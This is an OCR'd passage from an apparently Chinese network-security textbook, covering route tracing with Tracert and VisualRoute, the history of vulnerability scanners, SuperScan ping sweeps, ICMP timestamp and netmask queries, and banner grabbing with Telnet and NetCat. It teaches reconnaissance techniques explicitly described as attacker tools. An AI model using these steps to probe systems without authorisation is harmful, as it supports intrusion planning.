


图 5.42 Windows 命令行窗口

step 3 在命令提示符下输入如下命令，结果如图 5.43 所示。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\ >tracert www.yahoo.com

Tracing route to www.yahoo-ht2.akadns.net [209.131.36.158]
over a maximum of 30 hops:

  1   <1 ms   <1 ms   <1 ms  159.226.58.126
  2   <1 ms   <1 ms   <1 ms  159.226.254.57
  3   <1 ms   <1 ms   <1 ms  159.226.254.17
  4  194 ms  200 ms  191 ms  sl-gw22-ana-1-2.sprintlink.net [144.232.241.233]
  5  209 ms  203 ms  204 ms  sl-bb20-ana-3-2.sprintlink.net [144.232.1.41]
  6  200 ms  201 ms  201 ms  144.232.1.170
  7  216 ms  217 ms  213 ms  sl-st20-la-13-0.sprintlink.net [144.232.20.67]
  8  213 ms  218 ms  206 ms  so-1-0-0.gar1.LosAngeles1.Level3.net [64.152.193.73]
  9  185 ms  186 ms  210 ms  ae-2-52.bbr2.LosAngeles1.Level3.net [4.68.102.33]
 10  208 ms  199 ms    *     as-2-0.bbr2.SanJose1.Level3.net [4.68.128.157]
 11  210 ms  214 ms  213 ms  ae-13-53.car3.SanJose1.Level3.net [4.68.123.77]
 12  182 ms  184 ms  186 ms  4.71.112.14
 13  176 ms  189 ms  192 ms  g-1-0-0-p171.msr2.sp1.yahoo.com [216.115.107.87]
 14  205 ms  220 ms  214 ms  UNKNOWN-209-131-32-23.yahoo.com [209.131.32.23]
 15  220 ms  225 ms  216 ms  f1.www.vip.sp1.yahoo.com [209.131.36.158]
Trace complete.
```




图 5.43 使用 Tracert 跟踪到 Yahoo 的路由

5.5.2 VisualRoute：IP 追踪

VisualRoute 是一款直观的 IP 追踪工具，该工具集成了 Ping、Whois 与 TraceRoute 工具的功能，自动分析网络连接结果并呈现在世界地图上，提供从本地到所选择的任意一个域名或 IP 的 Ping 结果和图形化路由信息，其界面如图 5.44 所示。




图 5.44 使用 VisualRoute 进行 IP 追踪

step 1 启动该软件，在地址栏中输入需要追踪的域名或 IP 地址或主机名，这里输入 www.yahoo.com，按 Enter 键或者单击地址栏右边的按钮。

step 2 软件会自动开始搜索本地与 Yahoo 网站服务器之间的路由结点信息，同时在 IP 地址文本框中会解析该域名，如图 5.44 所示。

step 3 完成搜索后，单击任一结点均可得到该结点的 Whois 信息，如图 5.45 所示。

图 5.45 VisualRoute 的 Whois 功能

5.6 小结

本章主要介绍了如何使用各种信息搜索工具有效地对目标进行信息搜寻的工作过程，并详细讨论了这些工具的特点及其用法。信息收集工作的性质与情报工作是相同的，需要收集者全神贯注，保持高度的敏感，对搜寻的目标进行多方面的尝试，期间肯定会遇到很多无法克服的问题，这就需要收集者保持耐心，慢慢积累经验。

本章所介绍的这些工具涵盖了黑客常用的绝大多数知识，应当说比较完善。但是随着知识的推陈出新，技术的日新月异，这些技术必然会过时。希望读者本着研究的态度进行学习，而不是认为掌握了两三个工具就能一生受用。

信息收集之后的步骤是扫描目标。下一章将从各个角度介绍扫描技术的原理、发展及如何进行有效的扫描工作。除了介绍扫描的重要概念之外，也会介绍一些优秀的扫描工具，并逐步教会读者使用这些扫描工具。

◆ ◆ ◆

第6章 扫描目标

本章包括

- ◆扫描技术的历史
- ◆端口扫描的原理
- ◆操作系统的协议栈指纹识别技术
- ◆主要的扫描工具
- ◆基本扫描技术应用
- ◆扫描方法的分析
- ◆攻击式扫描

扫描目标是多数黑客乐于完成的工作。为了解决网络安全问题，网络管理员也需要借助扫描器对所管辖的网络进行扫描，以发现自身系统中的安全隐患和存在的棘手问题。为了解决这些问题，很多公司和开源组织都开发了各种各样的漏洞评估工具。这些漏洞评估工具也被称为扫描器，其种类繁多，性能各异。

6.1 漏洞扫描器的历史

扫描器的历史最早可以追溯到 20 世纪 90 年代，当时的网络安全问题已经逐渐成为网络管理员最关心的问题之一，虽然对于扫描的需求仍处于初期，但是已经初见端倪。

1992 年，一个叫 Chris Klaus 的计算机系学生在做互联网安全测试时，为了完成自己的作业而编写了一个扫描器工具，这个工具后来被命名为 Internet Security Scanner。此工具的 1.0 版本可以实现远程探测 UNIX 系统的各种通用漏洞。

1996 年法国学者 Renaud Deraison 根据自己的经验编写了 Nessus，该工具很快成为开源领域中著名的扫描器。Nessus 使用了一种控制台引擎模型，在这种模型下，控制程序既可以与扫描引擎驻留在同一台机器上，也可以不在同一台机器上。这种分布式的结构提供了极大的灵活性，即使没有扫描引擎也可以完成扫描工作。Nessus 还引入了一种可扩展的插件技术，使人们可以随意添加扫描模块，这给 Nessus 的发展提供了足够的空间。

上述两种扫描器基本上奠定了扫描器技术的基础，现今的扫描器技术在此基础上没有太大发展。现在的各种商用扫描器和开源扫描器都遵循了上述两种扫描技术，只是在操作系统的识别准确性上有所创新，如 Nmap 的操作系统识别技术。

6.2 确定正在运行的服务

如果将扫描比拟为收集情报的话，扫描目标就是寻找突破口了。本节将介绍基本的扫描技术和扫描技巧，这些技术和技巧可以确定目标是否存活在网络上，以及正在从事的工作类型。扫描类型指的是在扫描时采取的扫描方式，目前主要的扫描方式有 Ping 扫描和 ICMP 查询两种。

6.2.1 Ping 扫描

扫描最基本的步骤是在一定的 IP 地址范围内执行 Ping 扫描，以此来确定目标主机是否存活。传统意义上的 ping 命令用于向某个目标主机发送 ICMP 回应请求（ICMP echo request）分组，并期待目标主机返回 ICMP 回应应答（ICMP echo reply）。在小型网络中这样做是可行的，但是在大型网络中就需要一些能同时对多个目标进行 Ping 扫描的工具，这些工具有 Pinger 和 SuperScan 等。

因为 Pinger 是 Perl 脚本工具，使用不方便，本例使用 SuperScan 演示 Ping 扫描的过程。

step 1 下载 SuperScan 4.0 版本，该软件不需要安装，直接双击程序 superscan.exe 运行，如图 6.1 所示。




图 6.1 SuperScan 界面

step 2 在“开始 IP”和“结束 IP”文本框中分别输入需要进行 Ping 扫描的起始地址和结束地址，并单击右侧的箭头按钮将其加入右侧文本框中，如图 6.2 所示。




图 6.2 在 SuperScan 的界面中加入 IP 地址

step 3 单击左下方的三角形按钮，SuperScan 将开始 Ping 扫描，如图 6.3 所示。




图 6.3 Superscan 的 Ping 扫描

step 4 扫描完成后可以单击 SuperScan 提供的“查看 HTML 结果”按钮查看目标主机的存活情况，打开的存放结果的 HTML 报告如图 6.4 所示。




图 6.4 在 SuperScan 的界面中查看 Ping 扫描结果

6.2.2 ICMP 查询

与 Ping 扫描相比，ICMP 查询更复杂一些。通过向某个系统发送 ICMP 分组，能够收集各种关于该系统的有价值的信息。如向该系统发送 ICMP 类型为 13 的消息，就能获得该系统的系统时间；

发送 ICMP 类型为 17 的消息，就能获得该目标主机的子网掩码。此类工具主要有 ICMPQuery，它使用比较复杂，读者可以按照下述步骤进行。

step 1 从网址 http://www.angio.net/security/下载 icmpquery.c 程序。

step 2 将该程序复制入 Linux 或者 FreeBSD 操作系统环境中，并使用如下命令编译该程序：

```
[root@localhost] gcc icmpquery.c -o icmpquery
```

step 3 按照如下命令查看该程序的帮助文件：

```
[root@localhost]  ./icmpquery
     ./icmpquery <-query> [-B] [-f fromhost] [-d delay] [-T time] targets
          where <query> is one of:
             -t : icmp timestamp request (default)
             -m : icmp address mask request
          The delay is in microseconds to sleep between packets.
          targets is a list of hostnames or addresses
          -T specifies the number of seconds to wait for a host to
            respond.  The default is 5.
          -B specifies \'broadcast\' mode.  icmpquery will wait
            for timeout seconds and print all responses.
          If you're on a modem, you may wish to use a larger -d and -T
```

step 4 使用如下命令访问路由器或者主机：

```
[root@localhost]  ./icmpquery -t 192.168.0.1
192.168.0.1           :12:02:02
```

不是所有主机或路由器都能够响应 ICMP 时间戳的请求，因此对于不同的主机，不同工具的结果差别可能很大。

6.2.3 确定运行的 TCP 服务和 UDP 服务的旗标

连接到远程应用程序并观察其输出通常被称为获取旗标（Banner）。一般来说这种方式直接而有效，其最重要的特点是可以确认服务器上正在运行的软件和版本号。

可以通过 Telnet 和 NetCat 获取旗标，在 UNIX 和 Windows 上获取旗标的方式基本相同。打开一个到目标服务器上某个端口的 Telnet 连接，就可以看到一定的反应结果，可以按照如下步骤操作。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在打开的对话框中输入 cmd，打开命令行窗口，如图 6.5 所示。




图 6.5 命令行窗口

step 2 在命令行提示符下输入如下命令，如图 6.6 所示。




图 6.6 Telnet 应用

step 3 输入完成后按回车键，执行命令，会看到如图 6.7 所示的画面。




图 6.7 Telnet 后显示的旗标

可以看出，该 IP 地址的 2005 端口开放了 FTP 服务，并且该 FTP 服务器是架设在 Serv-U 软件上的，软件版本号为 6.1。

这种方法对于在某个固定端口上做出响应的常用服务器程序一般都能成功，如使用 HTTP 的 80 端口、SMTP 的 25 端口和 FTP 的 21 端口等，对于 Windows 而言，这些端口提供的信息非常有用。

另外一种获取旗标的方式是使用 NetCat，该工具被称为“TCP/IP 瑞士军刀”，可以从网址 http://www.vulnwatch.org/netcat/下载到。下面使用 NetCat 获取一些基本的数据。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在打开的对话框中输入 cmd，打开命令行窗口，如图 6.8 所示。

图 6.8 命令行窗口

step 2 在命令行提示符下输入如下命令，如图 6.9 所示。




图 6.9 输入 nc 命令

step 3 输入完成后按回车键，执行命令，等待片刻后就会看到如图 6.10 所示的画面。

图 6.10 执行 nc 命令的结果

step 4 在光标处输入以下代码，并按回车键，效果如图 6.11 所示。

```
Get /http/1.1
```




图 6.11　NetCat 的基本用法

可以看出 NetCat 成功获取了目标主机的旗标。如果这些信息被攻击者获得，就会被用来攻击这些机器，并最终使攻击者控制这些机器。NetCat 既是安全管理员的工具箱，也是攻击者手中的利器。

6.3　端口扫描原理

“端口扫描”通常指发送同一信息到目标计算机的所有需要扫描的端口，然后根据返回端口状态来分析目标计算机的端口是否打开、是否可用。“端口扫描”一个重要特征是：在短期内有很多来自相同信源地址传向不同目的端口的包。

6.3.1　标准端口与非标准端口的划分

在网络技术中，端口（Port）大致有两种意思：一是物理意义上的端口，比如 Modem、集线器、交换机、路由器上用于连接其他网络设备的接口，如 RJ-45 端口、SC 端口等；二是逻辑意义上的端口，一般是指 TCP/IP 协议中的端口，端口号范围是 0~65 535，比如用于浏览网页服务的 80 端口，用于 FTP 服务的 21 端口等。下面要介绍的就是逻辑意义上的端口。

逻辑意义上的端口有多种分类标准，下面将按两种方法进行介绍。

- 标准端口即众所周知的端口号，范围为 0~1023。这些端口号一般固定分配给一些服务，比如 21 端口分配给 FTP 服务，25 端口分配给 SMTP（简单邮件传输协议）服务，80 端口分配给 HTTP 服务，135 端口分配给 RPC（远程过程调用）服务等。
- 非标准端口的范围是 1024~65 535，这些端口号一般不固定分配给某个服务，也就是说许多服务都可以使用这些端口。只要运行的程序向系统提出访问网络的申请，那么系统就可以从这些端口号中分配一个供该程序使用。如 1024 端口，就是分配给第一个向系统发出申请的程序，程序进程关闭后，就会释放所占用的端口号。

不过，非标准端口也常常被病毒木马程序所利用，如冰河默认连接端口是 7626，WAY 2.4 是 8011，Netspy 3.0 是 7306，YAI 病毒是 1024 等。

第二种划分端口的方法是按协议类型划分，可以分为 TCP、UDP、IP 和 ICMP 等端口。下面主要介绍 TCP 和 UDP 端口。

- TCP 端口，即传输控制协议端口，需要在客户机和服务器之间建立连接，这样可以提供可靠的数据传输。常见的有 FTP 服务的 21 端口、TELNET 服务的 23 端口、SMTP 服务的 25 端口，以及 HTTP 服务的 80 端口等。
- UDP 端口，即用户数据包协议端口，无须在客户机和服务器之间建立连接，安全性得不到保障。常见的有 DNS 服务的 53 端口，SNMP（简单网络管理协议）服务的 161 端口，QQ 使用的 8000 和 4000 端口等。

下面将结合实例介绍如何观察操作系统的端口。在 Windows 2000/XP/Server 2003 中要查看端口，可以使用 netstat 命令。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在打开的对话框中输入 cmd，打开命令行窗口，如图 6.12 所示。

图 6.12 命令行窗口

step 2 在命令行提示符下输入“netstat -a -n”，按回车键后就可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及状态，如图 6.13 所示。

